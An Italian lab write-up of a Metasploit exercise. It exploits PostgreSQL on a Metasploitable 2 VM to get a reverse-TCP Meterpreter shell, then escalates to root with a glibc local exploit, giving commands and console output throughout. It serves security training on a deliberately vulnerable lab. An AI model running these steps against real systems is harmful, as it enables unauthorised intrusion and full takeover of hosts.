Esercizio

Esercizio di oggi:

Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Escalation di privilegi e backdoor:

- Una volta ottenuta la sessione **Meterpreter**, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando **getuid** per verificare l'identità dell'utente corrente.

Bonus

- Usa il modulo **post** di **msfconsole** per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
- Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
- Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente **getuid** o tentando di eseguire un comando che richiede privilegi di root.
- sempre usando msfconsole installa una **backdoor** e dimostra che puoi accedere ad essa in un momento successivo.

IP meta:


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast ql
    link/ether 08:00:27:ab:f8:47 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:feab:f847/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

IP kali:

```
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::6a63:b2a1:c85a:91b1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:04:42:0f  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 2416 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 5136 (5.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Prova di connettività:



Exploit con metasploit.

Avvio metasploit con msfconsole

Digito search exploit/linux/postgres/postgres_payload



Digito use 0

Digito options per vedere quali parametri sono da configurare:

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random passwo
                                        rd.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                        /basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Digito:

set RHOST 192.168.56.103

set LHOSTS 192.168.56.102

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(linux/postgres/postgres_payload) >
```

Digito exploit per creare la sessione

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubun
tu4)
[*] Uploaded as /tmp/LhPSzNvZ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:50400) at 2025-05-14 09:11:53 -0400

meterpreter >
```

Digito getuid per capire nome utente che sta eseguendo il processo e sysinfo per vedere se ci sono file o directory che possono essere sfruttate:

```
meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
Background session 1? [y/N]  y
```

```
meterpreter > getuid
Server username: postgres
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2025-05-14 09:28:11 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2025-05-14 08:54:09 -0400  postmaster.opts
100600/rw-------  54    fil   2025-05-14 08:54:09 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key
```

Ho messo la sessione in bg e ho digitato search suggester

Digito use 0

```
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits
```

Setto la sessione set session 1

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 192.168.56.103 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_6
o longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.56.103 - 203 exploit checks are being tried...
[+] 192.168.56.103 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.56.103 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.56.103 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.56.103 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validate
[+] 192.168.56.103 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.56.103 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.56.103 - Valid modules for session 1:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is runnin
 5   exploit/linux/local/su_login                          Yes                      The target appears to
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnera
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exp
 8   exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exp
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is not exp
 10  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                     The target is not exp
 11  exploit/linux/local/ansible_node_deployer             No                       The target is not exp
e
 12  exploit/linux/local/apport_abrt_chroot_priv_esc       No                       The target is not exp
 13  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc  No                 The target is not exp
 14  exploit/linux/local/bpf_priv_esc                      No                       The target is not exp
 15  exploit/linux/local/bpf_sign_extension_priv_esc       No                       The target is not exp
 16  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe  No             The target is not exp
 17  exploit/linux/local/cve_2021_38648_omigod             No                       The target is not exp
 18  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec   No                       The target is not exp
 19  exploit/linux/local/cve_2022_0847_dirtypipe           No                       The target is not exp
 20  exploit/linux/local/cve_2022_1043_io_uring_priv_esc   No                       The target is not exp
 21  exploit/linux/local/desktop_privilege_escalation      No                       The target is not exp
```

Digito use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

digito set payload linux/x86/meterpreter/reverse_tcp

Digito options

Inserisco la sessione 1, lhost 192.168.56.102 e lport 4445

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.aj40zj' (1271 bytes) ...
[*] Writing '/tmp/.M4LuKBc7' (276 bytes) ...
[*] Writing '/tmp/.QXLObosP' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4445 → 192.168.56.103:47021) at 2025-05-14 12:17:31 -0400

meterpreter > 
```

Digito getuid

```
meterpreter > getuid
Server username: root
meterpreter > 
```